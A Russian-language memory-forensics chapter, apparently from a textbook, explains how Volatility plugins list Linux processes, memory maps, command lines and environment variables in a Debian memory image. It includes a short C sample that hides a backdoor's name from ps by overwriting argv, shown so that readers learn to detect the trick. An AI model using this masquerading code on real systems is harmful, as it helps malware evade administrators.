Критически важный компонент криминалистического анализа памяти любой системы включает перечисление работающих процессов и исследование их взаимодействия с файловой системой, памятью и сетью. Поэтому эта глава сосредоточена на структурах процессов ядра Linux и на том, как они связывают процесс с его ресурсами. В главе также обсуждается, как объединить эти ресурсы с резидентной в памяти историей bash, чтобы получить глубокое представление о действиях, выполненных в системе. Кроме того, выделенные в этой главе плагины предоставят критически важную основу для создания расширенных возможностей, обсуждаемых в последующих главах.

Процессы в памяти

Каждый процесс Linux представлен структурой `task_struct` в памяти ядра. Эта структура содержит всю информацию, необходимую для связывания процесса с его открытыми файловыми дескрипторами, отображениями памяти, учётными данными аутентификации и многим другим. Экземпляры структур выделяются из кеша памяти ядра (`kmem_cache`) и хранятся в кеше с именем `task_struct_cachep`, которое также является именем глобальной переменной ядра Linux, используемой для поиска кеша в системах с распределителем SLAB (дополнительные сведения будут приведены далее).

> **Примечание.**
>
> Образец памяти, используемый в этой главе, получен из 64-битного ядра 3.2, установленного в Debian Wheezy. Тот же образец памяти используется и в следующих главах.

Цели анализа

Ваши цели таковы:

• **Идентифицировать процессы и их дочерние процессы.** Глубокий анализ системной активности требует найти все работающие процессы и связать их с родительскими и дочерними процессами. Оболочка bash сама по себе не подозрительна, но может стать подозрительной, если выяснится, что её запустил процесс браузера.
• **Отличать процессы от потоков ядра.** Потоки ядра представлены той же структурой данных, что и процессы. Необходимо научиться различать их, поскольку вредоносные программы часто маскируются под потоки ядра.
• **Связать процессы с пользователями и группами.** Полное понимание масштаба нарушения или заражения вредоносной программой требует определения достигнутого уровня привилегий.

Структуры данных

Следующий вывод показывает выбранные члены структуры `task_struct`:

```
>>> dt("task_struct")
'task_struct' (1776 bytes)
0x0   : state                          ['long']
0x8   : stack                          ['pointer', ['void']]
```

```
0x10  : usage                          ['__unnamed_0x38e']
0x14  : flags                          ['unsigned int']
0x18  : ptrace                         ['unsigned int']
0x20  : wake_entry                     ['llist_node']
[snip]
0x170 : tasks                          ['list_head']
0x180 : pushable_tasks                 ['plist_node']
0x1a8 : mm                             ['pointer', ['mm_struct']]
0x1b0 : active_mm                      ['pointer', ['mm_struct']]
[snip]
0x1e4 : pid                            ['int']
0x1e8 : tgid                           ['int']
0x1f0 : stack_canary                   ['unsigned long']
0x1f8 : real_parent                    ['pointer', ['task_struct']]
0x200 : parent                         ['pointer', ['task_struct']]
0x208 : children                       ['list_head']
0x218 : sibling                        ['list_head']
0x228 : group_leader                   ['pointer', ['task_struct']]
[snip]
0x350 : cpu_timers                     ['array', 3, ['list_head']]
0x380 : real_cred                      ['pointer', ['cred']]
0x388 : cred                           ['pointer', ['cred']]
0x390 : replacement_session_keyring    ['pointer', ['cred']]
0x398 : comm                           ['String', {'length': 16}]
[snip]
```

Ключевые моменты

Ключевые моменты таковы:

• `tasks`: ссылка процесса в связном списке активных процессов.
• `mm`: хранит данные управления памятью. В частности, значение DTB (физическое смещение базы таблицы каталогов процесса) можно найти в `mm->pgd`. Это значение используется для чтения из адресного пространства процесса. Оно также содержит ссылки на важные части адресного пространства процесса, такие как стек, куча, код и данные. Для потоков ядра это значение равно `NULL`.
• `pid`: идентификатор процесса.
• `parent`: ссылка на процесс, породивший текущий. Если родитель процесса завершается, дочерний процесс наследуется `init`.
• `children`: содержит список процессов, порождённых текущим процессом.
• `cred`: хранит информацию об учётных данных процесса. В некоторых версиях ядра она включает идентификатор пользователя (UID) и идентификатор группы (GID), тогда как в других значения пользователя и группы являются непосредственными членами `task_struct`.
• `comm`: имя процесса представляет собой 16-байтный массив символов, хранящий имя исполняемого файла или потока ядра. Для потока ядра, если его имя заканчивается косой чертой, за которой следует число, это число указывает ЦП, на котором выполняется поток.
• `start_time`: время создания процесса.

Перечисление процессов

Как упоминалось ранее, структуры `task_struct` хранятся в `kmem_cache`. Однако целевая система может использовать разные внутренние распределители (SLAB или SLUB) в зависимости от параметров конфигурации ядра `CONFIG_SLAB` и `CONFIG_SLUB`. Эти диспетчеры памяти служат той же цели, что выделения пула в Windows (см. главу 5) и распределитель SLAB в Mac OS X: эффективно выделять и освобождать структуры одинакового размера из значительно большего, заранее выделенного блока памяти ядра.

Распределитель, используемый операционной системой, влияет на способ поиска структур процессов в памяти. Более старая реализация (SLAB) отслеживает выделения всех объектов определённого типа, однако она была постепенно выведена из употребления в установках Linux на базе Intel. Это означает, что в будущем вам часто будут встречаться системы, использующие SLUB. Однако, в отличие от SLAB, SLUB не отслеживает выделения, из-за чего он ненадёжен для перечисления объектов.

> **Примечание.**
>
> Несмотря на отключение в установках Linux на базе Intel, распределитель SLAB по-прежнему широко используется в Android. Если вас интересует криминалистическая полезность `kmem_cache`, рекомендуем прочитать следующую статью: dfir.org.

Помимо кешей ядра, существуют два основных источника извлечения информации о процессах в памяти: список активных процессов и хеш-таблица PID.

Список активных процессов

Ядро использует этот список для хранения набора активных процессов. Вопреки распространённому мнению, этот список фактически не экспортируется в пользовательское пространство. Поэтому большинство инструментов оперативного реагирования и системного администрирования не обращаются к нему для перечисления процессов. Однако многие руткиты в прошлом манипулировали этой структурой данных, поскольку ранние инструменты криминалистического анализа памяти Linux полагались на список при перечислении активных процессов. Это приводило к расхождению: процессы скрывались от криминалистического анализа памяти, но не от активной системы.

Плагин `linux_pslist` перечисляет процессы, обходя список активных процессов, на который указывает глобальная переменная `init_task`. Переменная `init_task` статически выделена внутри ядра, инициализируется при загрузке, имеет PID 0 и имя `swapper`. Из-за архитектурного решения разработчиков она не появляется в списках процессов, созданных командой `ps` или через `/proc`.

Если изучить вывод `linux_pslist`, можно увидеть несколько столбцов, заполненных информацией о каждом процессе:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_pslist
Volatility Foundation Volatility Framework 2.4
Offset             Name         Pid   Uid  Gid DTB        Start Time
------------------ ------------ ---   ---  --- ----       ----------
0xffff88003e253510 init         1     0    0   0x37088000 2013-10-31 07:08:24
0xffff88003e252e20 kthreadd     2     0    0   ---------- 2013-10-31 07:08:24
0xffff88003e252730 ksoftirqd/0  3     0    0   ---------- 2013-10-31 07:08:24
0xffff88003e283550 kworker/u:0  5     0    0   ---------- 2013-10-31 07:08:24
[snip]
0xffff88003b3d71e0 apache2      2142  33   33  0x3ce3f000 2013-10-31 07:08:44
0xffff88003b0d3060 apache2      2144  33   33  0x3ce05000 2013-10-31 07:08:44
0xffff88003b3d6af0 atd          2238   0   0   0x3b048000 2013-10-31 07:08:44
```

```
0xffff88003cfb3750 daemon       2276   0   0   0x36f9e000 2013-10-31 07:08:45
[snip]
```

Как показано в примере, потоки ядра не имеют DTB, поскольку используют адресное пространство ядра. Поэтому значение DTB в выводе плагина обозначается как `---`.

Связывание процессов с пользователями

Кроме того, можно сопоставить UID и GID с содержимым соответственно `/etc/passwd` и `/etc/group`, чтобы определить связанные имена пользователей и групп. Например, пользователь `apache2` имеет UID 33 (`www-data`) и GID 33 (`www-data`), как показано здесь:

```
$ grep 33 /etc/{passwd,group}
/etc/passwd:www-data:x:33:33:www-data:/var/www:/bin/sh
/etc/group:www-data:x:33:
```

Отношения родителей и дочерних процессов

Volatility также предоставляет плагин `linux_pstree`, помогающий визуализировать отношения родителей и дочерних процессов. Дочерние процессы имеют отступ вправо:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_pstree
Volatility Foundation Volatility Framework 2.4
Name                 Pid             Uid
init                 1               0
.udevd               348             0
..udevd              466             0
..udevd              467             0
<snip>
.sshd                2358            0
..sshd               2745            0
...bash              2747            0
....insmod           8643            0
.postgres            2381            104
..postgres           2384            104
..postgres           2385            104
..postgres           2386            104
..postgres           2387            104
[kthreadd]           2               0
.[ksoftirqd/0]       3               0
.[kworker/u:0]       5               0
.[migration/0]       6               0
.[watchdog/0]        7               0
.[migration/1]       8               0
.[ksoftirqd/1]       10              0
.[watchdog/1]        12              0
```

В этом выводе следует отметить несколько интересных элементов. Во-первых, `init` с PID 1 является корнем дерева процессов, за исключением потоков ядра. В чистой системе Linux это всегда так. Можно также увидеть, что все дочерние процессы `kthreadd`, демона потоков ядра, являются потоками ядра. И это должно быть так в чистой системе. Как вы увидите позднее, многие руткиты пытаются скрыть связанные с ними процессы, заключая их имена в квадратные скобки (например, `[process_name]`), чтобы слиться с потоками ядра. Именование процесса со скобками - распространённое соглашение Linux, указывающее, что процесс в действительности является потоком ядра. Эту аннотацию используют команда `ps` и несколько инструментов наблюдения за системой, например `top`. К счастью, `linux_pstree` позволяет легко заметить такую вредоносную деятельность.

Хеш-таблица PID

Каталоги отдельных процессов в `/proc` заполняются из глобальной хеш-таблицы PID. Поскольку команда `ps` и все другие активные инструменты перечисления процессов получают процессы из `/proc`, руткиты, желающие скрыть процессы от активной системы, должны либо вмешиваться в эту структуру данных, либо выполнять перенаправление потока управления внутри файловой системы `/proc` или поддерживающих её системных вызовов. В главах 25 и 26 вы узнаете, как обнаруживать модификации управления в системах Linux.

> **Примечание.**
>
> Разбор хеш-таблицы PID значительно различается между версиями ядра Linux. Если вы хотите увидеть алгоритмы, обратитесь к прокомментированному исходному коду в файле `volatility/plugins/linux/pidhashtable.py` дистрибутива исходного кода Volatility.

Адресное пространство процесса

Когда загрузчик времени выполнения отображает исполняемый файл и его совместно используемые библиотеки, стек, кучу и другие области в адресное пространство процесса, он должен создать структуры данных в ядре для отслеживания и обслуживания этих выделений. Для каждого отображения ядро должно отслеживать начальный и конечный адреса, разрешения, информацию о подкрепляющем файле и метаданные, используемые для кеширования и поиска. В этом разделе вы узнаете о методах восстановления этой информации из памяти и о том, какую пользу она может принести во время расследования.

Цели анализа

Ваши цели таковы:

• **Классификация памяти процесса.** Узнайте, как находить и извлекать кучу, стек или исполняемый код процесса из дампа памяти.
• **Аргументы командной строки.** Определите, где искать полную командную строку, использованную для вызова процесса.
• **Переменные среды.** Узнайте, где хранятся переменные процесса и как проверить, были ли переменные среды изменены.
• **Внедрение совместно используемых библиотек.** Анализ полных путей к совместно используемым библиотекам и исполняемым файлам процессов помогает обнаруживать некоторые атаки с внедрением кода.

Структуры данных

Член `mm` структуры `task_struct` имеет тип `mm_struct` и отслеживает области памяти процесса. Следующий вывод показывает несколько наиболее важных членов для криминалистического анализа памяти. Этот вывод получен из тестовой системы Debian, представленной ранее.

```
>>> dt("mm_struct")
'mm_struct' (920 bytes)
0x0   : mmap                          ['pointer', ['vm_area_struct']]
0x8   : mm_rb                         ['rb_root']
```

```
0x10  : mmap_cache                    ['pointer', ['vm_area_struct']]
[snip]
0x48  : pgd                           ['pointer', ['__unnamed_0x906']]
0x50  : mm_users                      ['__unnamed_0x38e']
0x54  : mm_count                      ['__unnamed_0x38e']
0x58  : map_count                     ['int']
[snip]
0xe8  : start_code                    ['unsigned long']
0xf0  : end_code                      ['unsigned long']
0xf8  : start_data                    ['unsigned long']
0x100 : end_data                      ['unsigned long']
0x108 : start_brk                     ['unsigned long']
0x110 : brk                           ['unsigned long']
0x118 : start_stack                   ['unsigned long']
0x120 : arg_start                     ['unsigned long']
0x128 : arg_end                       ['unsigned long']
0x130 : env_start                     ['unsigned long']
0x138 : env_end                       ['unsigned long']
[snip]
0x358 : ioctx_lock                    ['spinlock']
0x360 : ioctx_list                    ['hlist_head']
0x368 : owner                         ['pointer', ['task_struct']]
0x370 : exe_file                      ['pointer', ['file']]
0x378 : num_exe_file_vmas             ['unsigned long']
[snip]
```

Ключевые моменты

Ключевые моменты таковы:

• `mmap` **и** `mm_rb`**.** Эти члены хранят отдельные отображения памяти процесса соответственно в виде связного списка и красно-чёрного дерева.
• `pgd`**.** Адрес DTB процесса. Именно этот член заполняет столбец DTB вывода `linux_pslist` и обеспечивает доступ к адресному пространству процесса.
• `owner`**.** Обратный указатель на `task_struct`, которой принадлежит эта `mm_struct`. В тех ядрах, где этот член включён и используется распределитель SLAB, он может служить альтернативным источником списков процессов, поскольку структуры `mm_struct` отслеживаются кешем.
• `start_code` **и** `end_code`**.** Указатели на начало и конец исполняемого кода процесса.
• `start_data` **и** `end_data`**.** Указатели на начало и конец данных процесса.
• `start_brk` **и** `brk`**.** Указатели на начало и конец кучи процесса.
• `start_stack`**.** Указатель на начало стека процесса. Указатель на конец стека не хранится, поскольку он будет меняться при каждом вызове функции.
• `arg_start` **и** `arg_end`**.** Указатели на начало и конец аргументов командной строки.
• `env_start` **и** `env_end`**.** Указатели на начало и конец переменных среды процесса.

Перечисление отображений процесса

Два члена `mm_struct` содержат набор отображений процесса. Первый, `mmap`, представляет собой связный список структур `vm_area_struct` (по одной структуре на каждое отображение). Другой, `mm_rb`, хранит те же структуры `vm_area_struct`, но в красно-чёрном дереве, чтобы ядро могло быстро находить отображения при страничных ошибках или когда требуется выделить новый диапазон памяти. Дерево отсортировано по начальному адресу каждой области, что позволяет ядру быстро запрашивать область, связанную с адресом.

Структуры данных

Структуры `vm_area_struct` содержат всю информацию, необходимую для поиска области в памяти, определения того, отображает ли она файл, вычисления её страничных разрешений и многого другого. Ниже приведён пример структуры для нашей системы Debian:

```
>>> dt("vm_area_struct")
'vm_area_struct' (176 bytes)
0x0   : vm_mm             ['pointer', ['mm_struct']]
0x8   : vm_start          ['unsigned long']
0x10  : vm_end            ['unsigned long']
0x18  : vm_next           ['pointer', ['vm_area_struct']]
0x20  : vm_prev           ['pointer', ['vm_area_struct']]
0x28  : vm_page_prot      ['pgprot']
0x30  : vm_flags          ['LinuxPermissionFlags',
                           {'bitmap': {'x': 2, 'r': 0, 'w': 1}}]
0x38  : vm_rb             ['rb_node']
0x50  : shared            ['__unnamed_0xa071']
0x70  : anon_vma_chain    ['list_head']
0x80  : anon_vma          ['pointer', ['anon_vma']]
0x88  : vm_ops            ['pointer', ['vm_operations_struct']]
0x90  : vm_pgoff          ['unsigned long']
0x98  : vm_file           ['pointer', ['file']]
0xa0  : vm_private_data   ['pointer', ['void']]
0xa8  : vm_policy         ['pointer', ['mempolicy']]
```

Ключевые моменты

Ключевые моменты таковы:

• `vm_start` **и** `vm_end`**.** Начальный и конечный виртуальные адреса области в адресном пространстве процесса.
• `vm_next` **и** `vm_prev`**.** Прямой и обратный указатели внутри списка структур `vm_area_struct` процесса.
• `vm_flags`**.** Указывает, была ли область отображена с разрешением на чтение, запись и/или исполнение.
• `vm_pgoff`**.** Смещение в файле, которое отображает область.
• `vm_file`**.** Указатель на структуру `file` файла, отображаемого областью (или `NULL`, если это область, подкреплённая памятью).

Операционная система использует список отображений, содержащийся в члене `mmap`, для заполнения файлов `/proc/<pid>/maps` в работающей системе. Отображение отображений памяти путём чтения этих файлов может быть полезно для отладки и других задач системного администрирования. Например, следующий фрагмент взят из процесса `init` на той же машине Debian, что и анализируемый образец памяти:

```
# cat /proc/1/maps
00400000-00409000 r-xp 00000000 08:01 1044487
                          /sbin/init
00608000-00609000 rw-p 00008000 08:01 1044487
                          /sbin/init
01dc1000-01de2000 rw-p 00000000 00:00 0
                         [heap]

[snip]

7f9880b18000-7f9880b1a000 r-xp 00000000 08:01 130572
                           /lib/x86_64-linux-gnu/libdl-2.13.so
7f9880b1a000-7f9880d1a000 ---p 00002000 08:01 130572
                          /lib/x86_64-linux-gnu/libdl-2.13.so
7f9881726000-7f9881727000 rw-p 00020000 08:01 130582
                          /lib/x86_64-linux-gnu/ld-2.13.so
```

```
7f9881727000-7f9881728000 rw-p 00000000 00:00 0
7fff23e60000-7fff23e81000 rw-p 00000000 00:00 0
                          [stack]
```

Вы можете сравнить вывод этой команды с результатами плагина Volatility `linux_proc_maps`. Этот плагин обходит список `task_struct->mm->mmap` каждого процесса и сообщает данные, относящиеся к каждой области.

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_proc_maps -p 1
Volatility Foundation Volatility Framework 2.4
Pid Start              End                Flags  Pgoff Major Minor  Inode   Path
--  ------------------ ------------------ ------ ----- ----- ------ -----   ----
1   0x0000000000400000 0x0000000000409000 r-x    0x0     8   1      1044487
/sbin/init
1   0x0000000000608000 0x0000000000609000 rw-    0x8000  8   1      1044487
/sbin/init
1   0x0000000001dc1000 0x0000000001de2000 rw-    0x0     0   0            0
[heap]
1   0x00007f9880b18000 0x00007f9880b1a000 r-x    0x0     8   1       130572
/lib/x86_64-linux-gnu/libdl-2.13.so
1   0x00007f9880b1a000 0x00007f9880d1a000 ---    0x2000  8   1       130572
/lib/x86_64-linux-gnu/libdl-2.13.so
1   0x00007f9880d1a000 0x00007f9880d1b000 r--    0x2000  8   1       130572
/lib/x86_64-linux-gnu/libdl-2.13.so

[snip]

1   0x00007f9881727000 0x00007f9881728000 rw-    0x0     0   0            0
1   0x00007fff23e5f000 0x00007fff23e81000 rw-    0x0     0   0            0
[stack]
1   0x00007fff23fdc000 0x00007fff23fdd000 r-x    0x0     0   0            0
```

Изучая вывод, можно увидеть, что процесс `init` отображён из `/sbin/init`, что одна из используемых им библиотек - `libdl` и что Volatility может определить диапазоны памяти стека и кучи. Вывод также содержит начальный и конечный адреса каждой области вместе с её страничными разрешениями, страничным смещением, старшим и младшим номерами и номером inode.

Во время реагирования на инцидент часто требуется исследовать отображения процесса в поисках признаков внедрения кода. Например, если совместно используемая библиотека загружена из `/tmp` или просто не является обычной библиотекой, она немедленно вызывает подозрение. Чтобы быстро искать признаки вредоносных библиотек внутри процессов, можно создать белый список всех совместно используемых библиотек чистой установки Linux. Затем можно написать сценарий для Volatility, который будет сообщать о любых совместно используемых библиотеках, отсутствующих в белом списке.

Отображения процессов также полезны для проверки того, откуда исполняется процесс, поскольку даже вредоносное ПО пользовательского уровня способно манипулировать данными, показываемыми командой `ps`. Например, ядро читает аргументы командной строки из стека процесса пользовательского уровня и экспортирует результаты через файл `/proc/<pid>/cmdline`. Затем `ps` читает этот файл для получения аргументов. Позднее в этой главе вы исследуете вредоносное ПО, которое перезаписывает собственные аргументы, чтобы скрыть свой полный путь. Однако манипулировать отображениями памяти процесса труднее, поскольку структуры `vm_area_struct` хранятся в памяти ядра.

Восстановление участков памяти

Во время анализа вам часто потребуется извлекать отображения памяти процесса. Чтобы помочь в этом, Volatility предоставляет плагин `linux_dump_maps`. Можно выгрузить отображения всех процессов или указать один или несколько PID с помощью флага `-p`. Можно также использовать параметр `-s ADDR`, чтобы извлечь только области, начинающиеся по указанному адресу. Необходимо указать параметр `-D`, чтобы сообщить Volatility, в какой каталог записывать извлечённые файлы.

В следующем примере `linux_dump_maps` используется для извлечения исполняемого участка двоичного файла `init` из дампа памяти:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_dump_map
      -p 1 -s 0x400000 -D dump
Volatility Foundation Volatility Framework 2.4
Task      VM Start           VM End             Length Path
-------- ------------------ ------------------ ------- ----
       1 0x0000000000400000 0x0000000000409000 0x9000 dump/task.1.0x400000.vma

$ file dump/task.1.0x400000.vma
dump/task.1.0x400000.vma: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
    dynamically linked (uses shared libs), stripped
```

В этом примере параметр `-p 1` ограничивает плагин процессом 1. Параметр `-s 0x400000` предписывает плагину выгрузить только один диапазон, начинающийся с `0x400000` (который был получен из вывода `linux_proc_maps`). После извлечения сегмента можно выполнить команду `file` и увидеть, что была восстановлена часть 64-разрядного исполняемого файла ELF.

Анализ аргументов командной строки

Как показано ранее, плагин `linux_pslist` получает имя работающего процесса из члена `comm` структуры `task_struct`. К сожалению, этот буфер ограничен 16 байтами, что приводит к усечению длинных имён программ, и не даёт никаких сведений о том, из какого каталога запущено приложение или какие параметры были переданы программе при запуске.

Чтобы восстановить эту дополнительную информацию, можно использовать плагин `linux_psaux`. Плагин получает аргументы, сначала переключаясь в адресное пространство процесса с помощью функции `task_struct.get_process_address_space()`, а затем читая данные по адресу, на который указывает `mm_struct->arg_start` (начало аргументов командной строки в стеке процесса).

Ниже показан вывод этого плагина для образца памяти Debian:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_psaux
Volatility Foundation Volatility Framework 2.4
Pid    Uid    Gid    Arguments
1      0      0      init [2]
2      0      0      [kthreadd]
3      0      0      [ksoftirqd/0]
5      0      0      [kworker/u:0]
6      0      0      [migration/0]
7      0      0      [watchdog/0]
[snip]
1851   0      0      dhclient -v -pf /run/dhclient.eth0.pid \
                             -lf /var/lib/dhcp/dhclient.eth0.leases eth0
2061   0      0      /usr/sbin/rsyslogd -c5
2094   0      0      [flush-8:0]
2101   0      0      /usr/sbin/acpid
2137   0      0      /usr/sbin/apache2 -k start
2140   33     33     /usr/sbin/apache2 -k start
```

```
2381   104    107    /usr/lib/postgresql/9.1/bin/postgres \
                             -D /var/lib/postgresql/9.1/main \
                             -c config_file=/etc/postgresql/9.1/main/postgresql.conf
2384   104    107    postgres: writer process
2385   104    107    postgres: wal writer process
2386   104    107    postgres: autovacuum launcher process
8643   0      0      insmod ./lime-3.2.0-4-amd64.ko format=lime path=debian.lime
```

В выводе можно увидеть, что у нескольких процессов имеются важные параметры конфигурации, например файл конфигурации и рабочий каталог `postgres`, а также аргументы, переданные LiME для получения анализируемого образца памяти. Вредоносные процессы также часто считывают параметры конфигурации из командной строки, и в таких случаях для восстановления информации о конкретном заражении можно использовать `linux_psaux`. Ниже показан вывод из расследованного нами случая, связанного с сетевым бэкдором пользовательского уровня:

```
$ python vol.py --profile=LinuxSuse-2_6_26x64 -f infected.lime
    linux_psaux -p 27394
Volatility Foundation Volatility Framework 2.4
Pid    Uid    Gid    Arguments
27394  0      0      /usr/share/.apt-cache --port=8080 -k 0x34 --silent
```

Этот конкретный образец вредоносного ПО использовал несколько параметров конфигурации для управления своим поведением во время выполнения. В данном случае он обменивался данными через сетевой порт 8080, распространённый порт HTTP-прокси, и использовал статический ключ XOR `0x34`. Используя эту информацию, мы смогли найти сетевой трафик, связанный с вредоносным ПО, и декодировать его трафик.

Манипулирование аргументами командной строки

Как упоминалось ранее, встреченное в реальных условиях вредоносное ПО манипулировало выводом команды `ps`, перезаписывая аргументы командной строки. Чтобы показать, как работает атака, сначала рассмотрим часть исходного кода ядра, отвечающую за чтение аргументов. В частности, она находится в файле `fs/proc/base.c` и начинается с объявления файла `/proc/<pid>/cmdline` для каждого процесса.

```
static const struct pid_entry tgid_base_stuff[] = {
  <snip>
  INF("cmdline",    S_IRUGO, proc_pid_cmdline),
  <snip>
}
```

Этот код использует макрос `INF`, чтобы создать файл `cmdline` и разрешить всем процессам читать его. Он также регистрирует функцию `proc_pid_cmdline` как обратный вызов при чтении файла. Ниже показана сокращённая версия `proc_pid_cmdline` с частями, относящимися к получению аргументов:

```
static int proc_pid_cmdline(struct task_struct *task, char * buffer) {
    <snip>
    len = mm->arg_end - mm->arg_start;
    <snip>
    res = access_process_vm(task, mm->arg_start, buffer, len, 0);
}
```

В этой функции `task` - целевой процесс, а `buffer` - указатель на буфер назначения. Размер аргументов вычисляется вычитанием указателя на начало аргументов из указателя на их конец. Затем данные считываются с помощью функции `access_process_vm`, которая безопасно читает память из адресного пространства процесса.

Следующий пример кода создаёт процесс с именем backdoor и одним аргументом командной строки, который в выводе ps выглядит как apache2 -k start:

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    char *my_args = "apache2\x00-k\x00start\x00";
    memcpy(argv[0], my_args, 17);
    while(1)
        sleep(1000);
}
```

Этот код работает, объявляя статическую командную строку из apache2, -k и start, разделённых байтами NULL (\x00). Затем исходное имя программы и аргументы перезаписываются. В результате имя вредоносной программы скрывается от ps:

```
$ /tmp/backdoor arg1 &
[1] 24896
$ cat /proc/24896/cmdline | xxd
0000000: 6170 6163 6865 3200 2d6b 0073 7461 7274  apache2.-k.start
0000010: 00                                       .
$ ps aux | grep 24896
vol     24896  0.0  0.0   3932   316 pts/2    S    10:00   0:00 apache2 -k start
```

Этот вывод показывает, что /tmp/backdoor выполняется с PID 24896, а ps сообщает его имя как apache2 -k start.

Теперь вы увидите, как этот приём вредоносного ПО изменяет данные, видимые при анализе памяти. Сначала аргументы командной строки исследуются с помощью linux_psaux:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f hiddenargs.lime
       linux_psaux -p 24896
Volatility Foundation Volatility Framework 2.4
Pid    Uid    Gid    Arguments
24896  1005   1005   apache2 -k start
```

Как вы видели в работающей системе, аргументы перезаписываются в пользовательском пространстве. Поскольку linux_psaux использует для получения аргументов те же структуры данных, необходимо сравнить его вывод с linux_proc_maps, чтобы найти доказательство манипуляции:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f hiddenargs.lime
     linux_pslist -p 24896
Volatility Foundation Volatility Framework 2.4
Offset             Name      Pid    Uid  Gid  DTB        Start Time
------------------ --------- -----  ---- ---  ---------- -------------------
0xffff880036e3d550 backdoor  24896  1005 1005 0x3d50e000 2013-11-20 16:00:40



$ python vol.py --profile=LinuxDebian-3_2x64 -f hiddenargs.lime
    linux_proc_maps -p 24896
Volatility Foundation Volatility Framework 2.4
Pid      Start    End      Flags Pgoff Major  Minor Inode   File Path
-------- -------  -------- ----- ----- -----  ----- ------  ----------------
   24896 0x400000 0x401000 r-x   0x0   8      1     1059161 /tmp/backdoor
   24896 0x600000 0x601000 rw-   0x0   8      1     1059161 /tmp/backdoor
<snip>
```

В выводе этих плагинов можно увидеть, что linux_pslist сообщает backdoor как имя процесса, а полный путь к бэкдору - /tmp/backdoor. Проверку расхождений между выводом linux_pslist и linux_psaux можно без труда автоматизировать с помощью Volatility.

> **Примечание.**
>
> В главе 27 описано, как руткит Phalanx 2 перезаписывает имена процессов, чтобы скрываться от системных администраторов и анализа работающей системы.

Переменные среды процесса

Начальный набор переменных среды процесса передаётся третьим параметром функции `main` программы. Эти переменные хранятся в статически выделенном буфере строк с завершающим нулём. Даже если процесс не обращается к переменным во время выполнения, ядро всё равно отслеживает их адреса. Поэтому для поиска и вывода значений переменных можно использовать плагин `linux_psenv`. Этот плагин работает так же, как `linux_psaux`, за исключением того, что для поиска информации он использует члены `mm_struct->env_start` и `mm_struct->env_end`. Вот пример:

```
$ python vol.py --profile=LinuxDebian-3_2x64 -f debian.lime linux_psenv
Volatility Foundation Volatility Framework 2.4
Name              Pid    Environment
init              1      HOME=/ init=/sbin/init TERM=linux
         BOOT_IMAGE=/boot/vmlinuz-3.2.0-4-amd64
         PATH=/sbin:/usr/sbin:/bin:/usr/bin PWD=/ rootmnt=/root
kthreadd          2
[snip]
watchdog/0        7
migration/1       8
ksoftirqd/1       10
[snip]
sshd              2358   CONSOLE=/dev/console HOME=/
         init=/sbin/init runlevel=2 INIT_VERSION=sysvinit-2.88
         TERM=linux COLUMNS=80 BOOT_IMAGE=/boot/vmlinuz-3.2.0-4-amd64
         PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/sbin:/sbin
         RUNLEVEL=2 PREVLEVEL=N SHELL=/bin/sh PWD=/
         previous=N LINES=25 rootmnt=/root
postgres          2381   PG_GRANDPARENT_PID=2344 PGLOCALEDIR=/usr/share/locale
         PGSYSCONFDIR=/etc/postgresql-common PWD=/var/lib/postgresql
         PGDATA=/var/lib/postgresql/9.1/main
bash              2747   USER=root LOGNAME=root HOME=/root
         PATH=/usr/sbin:/usr/bin:/sbin:/bin:/usr/bin/X11
         MAIL=/var/mail/root SHELL=/bin/bash SSH_CLIENT=192.168.174.1 54944 22
         SSH_CONNECTION=192.168.174.1 54944 192.168.174.169 22
         SSH_TTY=/dev/pts/0 TERM=xterm LANG=en_US.UTF-8
[snip]
insmod            8643   TERM=xterm SHELL=/bin/bash
         SSH_CLIENT=192.168.174.1 54944 22
         SSH_TTY=/dev/pts/0 USER=root MAIL=/var/mail/root
         PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
         PWD=/root/lime LANG=en_US.UTF-8 SHLVL=1 HOME=/root LOGNAME=root
         SSH_CONNECTION=192.168.174.1 54944 192.168.174.169 22
         _=/sbin/insmod OLDPWD=/root
```

Этот вывод показывает несколько интересных элементов:

• **У потоков ядра нет переменных среды.** Как упоминалось ранее, некоторые вредоносные программы пытаются смешать свои процессы с потоками ядра. Такое поведение можно проверить по наличию (или отсутствию) переменных среды. Если переменные существуют, это не настоящий поток ядра.

• **Рабочие каталоги.** В процессах `sshd` и `postgres` имеется несколько переменных, указывающих на рабочие каталоги демонов. `OLDPWD` - каталог, в котором пользователь находился до перехода в текущий каталог.

• **SSH-соединения.** Можно определить, что процессы `bash` и `insmod` были порождены через SSH, поскольку переменная среды `SSH_CONNECTION` содержит IP-адрес и порт подключившегося пользователя.

• **Входы пользователей в систему.** Переменная среды `USER` показывает, что через SSH вошёл пользователь `root`.

• **Полные пути команд.** Переменная _ (символ подчёркивания) сообщает полный путь выполненной команды.

> **Примечание.**
>
> Как уже говорилось, начальный набор переменных хранится в статически выделенном буфере, размер которого не может изменяться и поэтому не позволяет добавлять или удалять переменные во время выполнения. Следовательно, переменные, явно заданные вызовом `setenv`, хранятся в другом месте. В частности, `bash` поддерживает динамическую структуру данных, содержащую среду приложения и допускающую изменения во время выполнения. Вы получите доступ к этим динамическим переменным в разделе «Хеш-таблица команд Bash» далее в этой главе.

Открытые дескрипторы файлов

Операционная система Linux следует философии «всё является файлом» (см. ph7spot.com). Поэтому дескрипторы файлов, каналов, сокетов, записей IPC и многого другого просто рассматриваются как файлы и представлены внутри приложений файловым дескриптором (целым числом). Восстановление этих файловых дескрипторов предоставляет множество полезной для криминалистического анализа информации.

Цели анализа

Ваши цели таковы:

• **Определять открытые файловые дескрипторы.** Процессы взаимодействуют с работающей системой, открывая файловые дескрипторы файлов, сокетов, каналов и других объектов. Перечисление этой информации может помочь определить, что процесс читал, записывал или с чем обменивался данными на момент создания дампа памяти.
• **Понимать распространённые файловые дескрипторы.** Использование файловых дескрипторов (особенно `stdin`, `stderr` и `stdout`) сильно различается между клиентскими и серверными процессами. Вы узнаете, как находить эти значения и определять, перенаправлены ли ввод и вывод процесса через сетевые сокеты.
